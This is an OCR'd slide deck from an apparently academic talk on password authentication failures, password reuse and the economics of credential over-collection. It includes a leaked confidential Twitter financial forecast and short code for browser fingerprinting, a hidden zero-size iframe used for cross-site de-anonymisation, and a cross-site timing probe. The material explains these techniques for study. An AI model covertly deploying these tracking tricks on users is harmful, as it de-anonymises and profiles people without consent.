
Economic models

- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Economic models


- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Consequences




- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



Twitter accounts compromised in torrent site scam

Angela Moscaritolo February 03, 2010

PRINT EMAIL REPRINT PERMISSIONS FONT SIZE: A | A | A Tweet 0 Like

Twitter this week reset the passwords of some of its users after discovering malicious file-sharing sites that were set up to steal users' login credentials.

During regular monitoring of its user base for suspicious activity, Twitter noticed a sudden surge in followers for several accounts within the last five days, Del Harvey, Twitter's director of trust and safety, wrote in a blog post Tuesday. After investigating the issue, Twitter discovered that some of the accounts following the suspicious users were compromised by an attacker who stole login credentials from rogue file-sharing "torrent" sites.

For several years, an individual had been setting up torrent sites, as well as forums for torrent site usage, Harvey said. This individual sold these supposedly well-crafted sites and forums to others who wanted to start their own torrent download sites.

RELATED ARTICLES


- Twitter hackers compromise Chinese search engine
- Twitter attributes outage to DNS records hack
- SSL bug used on Twitter
- Spears Twitter hack
- New Twitter worm strikes
- Twitter among web apps affected by patched XSS bug
- Twitter XSS vulnerability not yet fixed
- Twitter fights off massive DoS attack
- Researchers laud Twitter alerts on bad links
- Koobface hits Twitter

RELATED LINKS

- Twitter

- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



Financial Forecast Feb 2009.xls

	A	B	C	D	E	F	G	H	I
1									
2		2009				2010			
3									
4	Users in	8	12	16	25	35	48	72	100
5									
6	Revenue	$0.	$0.	$400000.	$4000000.	$8000000.	$17000000.	$53000000.	$62000000.
7									
8	Total Yearly				$4400000.				$140000000.
9									
10	People	30	45	60	78	120	197	275	345
11					Target: 65				Target: 500
12	People Cost	$1050000.	$1575000.	$2100000.	$2730000.	$4200000.	$6895000.	$9625000.	$12075000.
13									
14	Org Cost sans	$2030000.	$3045000.	$4060000.	$6343750.	$8881250.	$12180000.	$18270000.	$25375000.
15									
16	Gross Margin	$43950000.	$39330000.	$33570000.	$28496250.	$23415000.	$21340000.	$46445000.	$70995000.
17									
18	Net Earnings	$28567500.	$25564500.	$21820500.	$18522562.5	$15219750.	$13871000.	$30189250.	$46146750.
19									
20	Cost of	1.015							
21	Starting Cash	45000000							

In Our Inbox: Hundreds Of Confidential Twitter Documents

by **Michael Arrington** on Jul 14, 2009 **481 Comments** Like 11 Buzz 82 1408 retweet

- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Implicit identifiers

```
SRC: 128.232.8.168
DST: 128.232.0.20
...
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
Referer: http://www.bing.com/search?
q=what%27s+the+best+university
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
Referer: http://www.facebook.com/profile.php?
id=1511359465
```


1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
//detect screen resolution
x = screen.width; y = screen.height;

//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();

//detect time zone
tz = (new Date()).getTimezoneOffset();
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers



Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	20.26+	1256749	Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12
HTTP_ACCEPT Headers	4.04	16.4	text/html, */* ISO-8859-1,utf-8;q=0.7,*;q=0.3 gzip,deflate,sdch en-US,en;q=0.8
Browser Plugin Details	20.26+	1256749	Plugin 0: ; ; libhythmbox-itms-detection-plugin.so;. Plugin 1: Default Plug-in; Provides functionality for installing third-party plug-ins; default_plugin; (; *;). Plugin 2: DivX® Web Player; DivX Web Player version 1.4.0.233; libtotem-mully-plugin.so; (AVI video; video/divx; divx). Plugin 3: IcedTea NPR Web Browser Plugin (using IcedTea6 1.8.2 (6b18-1.8.2-4ubuntu1~9.10.1)); The IcedTea NPR Web Browser Plugin (using IcedTea6 1.8.2 (6b18-1.8.2-4ubuntu1~9.10.1)) executes Java applets.; IcedTeaPlugin.so; (IcedTea; application/x-java-vm; class,jar) (IcedTea; application/x-java-applet; class,jar) (IcedTea; application/x-java-applet;version=1.1; class,jar) (IcedTea; application/x-java-applet;version=1.1.2; class,jar) (IcedTea; application/x-java-applet;version=1.1.3; class,jar) (IcedTea; application/x-java-applet;version=1.2; class,jar) (IcedTea; application/x-java-applet;version=1.2.1; class,jar) (IcedTea; application/x-java-applet;version=1.2.2; class,jar) (IcedTea; application/x-java-applet;version=1.3; class,jar) (IcedTea; application/x-java-applet;version=1.3.1; class,jar) (IcedTea; application/x-java-applet;version=1.4; class,jar) (IcedTea; application/x-java-applet;version=1.4.1; class,jar) (IcedTea; application/x-java-applet;version=1.4.2; class,jar) (IcedTea; application/x-java-applet;version=1.5; class,jar) (IcedTea; application/x-java-applet;version=1.6; class,jar) (IcedTea; application/x-java-applet;jpi-version=1.6.0_18; class,jar) (IcedTea; application/x-java-bean; class,jar) (IcedTea; application/x-java-bean;version=1.1; class,jar) (IcedTea; application/x-java-bean;version=1.1.1; class,jar) (IcedTea; application/x-java-bean;version=1.1.2; class,jar) (IcedTea; application/x-java-bean;version=1.1.3; class,jar) (IcedTea; application/x-java-bean;version=1.2; class,jar) (IcedTea; application/x-java-bean;version=1.2.1; class,jar) (IcedTea; application/x-java-bean;version=1.2.2; class,jar) (IcedTea; application/x-java-bean;version=1.3; class,jar) (IcedTea; application/x-java-bean;version=1.3.1; class,jar) (IcedTea; application/x-java-bean;version=1.4; class,jar) (IcedTea; application/x-java-bean;version=1.4.1; class,jar) (IcedTea; application/x-java-bean;version=1.4.2; class,jar) (IcedTea; application/x-java-bean;version=1.5; class,jar) (IcedTea; application/x-java-bean;version=1.6; class,jar) (IcedTea; application/x-java-bean;jpi-version=1.6.0_18; class,jar) (IcedTea; application/x-java-vm-npruntime;). Plugin 4: QuickTime Plug-in 7.2.0; The Totem 2.28.2 plugin handles video and audio streams.; libtotem-narrowspace-plugin.so; (QuickTime video; video/quicktime; mov) (MPEG-4 video; video/mp4; mp4) (MacPaint Bitmap image; image/x-macpaint; pntg) (Macintosh QuickDraw/PICT drawing; image/x-quicktime; pict,pict1,pic2) (MPEG-4 video; video/x-m4v; m4v). Plugin 5: Shockwave Flash; Shockwave Flash 10.1 r102; libflashplayer.so; (Shockwave Flash; application/x-shockwave-flash; swf) (FutureSplash Player; application/futuresplash; spl). Plugin 6: Skype Buttons for Kopete; Mime Type x-skype for Skype Buttons; libskypebuttons.so; (Skype Buttons; application/x-skype;). Plugin 7: VLC Multimedia Plugin (compatible Totem 2.28.2); The Totem 2.28.2 plugin handles video and audio streams.; libtotem-cone-plugin.so; (VLC Multimedia Plugin; application/x-vlc-plugin;) (VLC Multimedia Plugin; application/vlc;) (VLC Multimedia Plugin; video/x-google-vlc-plugin;) (Ogg multimedia file; application/x-ogg; ogg) (Ogg multimedia file; application/ogg; ogg) (Ogg Audio; audio/ogg; oga) (Ogg Audio; audio/x-ogg; ogg) (Ogg Video; video/ogg; ogv) (Ogg Video; video/x-ogg; ogg) (Annodex exchange format; application/annodex; anx) (Annodex Audio; audio/annodex; axa) (Annodex Video; video/annodex; axv) (MPEG video; video/mpeg; mpg,mpeg,mpe) (WAV audio; audio/wav; wav) (WAV audio; audio/x-wav; wav) (MP3 audio; audio/mpeg; mp3) (NullSoft video; application/x-nsv-vp3-mp3; nsv) (Flash video; video/flv; flv) (Totem Multimedia plugin; application/x-totem-plugin;). Plugin 8: Windows Media Player Plug-in 10 (compatible; Totem); The Totem 2.28.2 plugin handles video and audio streams.; libtotem-gmp-plugin.so; (AVI video; application/x-mplayer2; avi,wma,wmv) (ASF video; video/x-ms-asf-plugin; asf,wmv) (AVI video; video/x-msvideo; asf,wmv) (ASF video; video/x-ms-asf; asf) (Windows Media video; video/x-ms-wmv; wmv) (Windows Media video; video/x-wmv; wmv) (Windows Media video; video/x-ms-wvx; wmv) (Windows Media video; video/x-ms-wm; wmv) (Windows Media video; video/x-ms-wmp; wmv) (Windows Media video; application/x-ms-wms; wms) (Windows Media video; application/x-ms-wmp; wmp) (Microsoft ASX playlist; application/asx; asx) (Windows Media audio; audio/x-ms-wma; wma).
Time Zone	4.68	25.72	0
Screen Size and Color Depth	4.76	27.07	1920x1200x24
System Fonts	20.26+	1256749	Junkyard, wasy10, Shaijah, UnDotum, Century Schoolbook L, OpenSymbol, AlHor, Sindbad, AlArabiya, msam10, Electron, LMMathSymbols10, progenisis, It wasn't me, Andale Mono, Trebuchet MS, LMSans8, LMSans9, Mukti Narrow, AlYarmook, LMSansQuotation8, Webdings, Vemana2000, KacstQurn, Umpush, Domestic Manners, LMTypewriterVarWd10, DejaVu Sans Mono, Arial Black, Purisa, Swift, msbm10, AlMohanad, KacstBook, KacstLetter, Kayrawan, cmr10, Norasi, Loma, Verdana, KacstDigital, AlManzomah, KacstTitleL, Maked Faol, my_KacstQurn, URW Palladio L, Nada, Phetsarath OT, Sawasdee, Tlwg Typist, Bitstream Vera Sans, Metal, Sazanami Gothic, Bitstream Vera Sans Mono, URW Gothic L, Dingbats, AlMateen, URW Chancery L, FreeSerif, Times New Roman, Granada, Bitstream Vera Serif, ori1Uni, DejaVu Sans, KacstOffice, El Abogado Loco, Petra, Nice, Furat, Winks, DejaVu Sans, VL Gothic, DejaVu Serif, Kinnari, Dimnah, KacstArt, TlwgMono, Waigames, Shado, LMSans17, LMSans12, LMSans10, Lohit Punjabi, LMRoman17, LMRoman12, LMRoman10, Symbol, LMRoman6, LMRoman7, LMRoman5, LMRoman8, LMRoman9, Bitstream Charter, Hani, KacstOne, Tholoth, Comic Sans MS, Salem, DejaVu Sans, Courier 10 Pitch, cmmi10, Liberation Mono, WenQuanYi Zen Hei Mono, Nimbus Sans L, LMTypewriter12, LMTypewriter10, TlwgTypewriter, Hor, AlMothnna, AR PL UMing TW MBE, VL PGothic, Balker, Haramain, Rachana, AR PL UMing HK, AlBattar, Jet, AR PL UMing CN, Rasheeq, Ouhod, AR PL UMing TW, Standard Symbols L, Lohit Gujarati, kacstPen, KacstDecorative, Nimbus Mono L, Liberation Serif, Ostorah, Mallige, Mashq, LMMathItalic10, LMMathItalic12, Nimbus Roman No9 L, KacstPoster, Liberation Sans, LMMathItalic6, LMMathItalic7, LMMathItalic5, LMMathItalic8, LMMathItalic9, Nagham, Mukti Narrow, LMMathSymbols7, LMMathSymbols6, WenQuanYi Zen Hei, LMMathSymbols5, FreeSans, LMMathSymbols8, LMMathSymbols9, cmex10, Graph, Georgia, KacstNaskh, LMMathExtension10, Lohit Tamil, Tlwg Typo, Penguin Attack, UnBatang, KacstFarsi, Arial, flatline, Japan, Courier New, Waree, KacstTitle, Tarablus, Dustismo Roman, Lohit Hindi, DejaVu Serif, Mashq, Dustismo, Khalid, Arab, Garuda, KacstScreen, Impact, Cortoba, FreeMono, Rehan, LMTypewriter8, LMTypewriter9, URW Bookman L, cmsy10, Sazanami Mincho (via Flash)

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation


Implicit identifiers

```
# Send users to my detector...
<iframe name="detector"
width="0" height="0" frameborder="0"
src="https://docs.google.com/document/d/
1TUV9x1lFAQcVWvhP4EAHQZIPrVmo3_vrz5Sz8Wo">
</iframe>
```

Narayanan 2009

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers



Narayanan 2009

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
<img id="test" style="display:none">

<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}

test.src = ``"http://www.example.com/'';
</script>
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Bortz et al. 2007


Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?

Password alternatives


Mitigates: Guessing attacks, phishing?, malware


Password alternatives



Mitigates: Guessing attacks, malware?

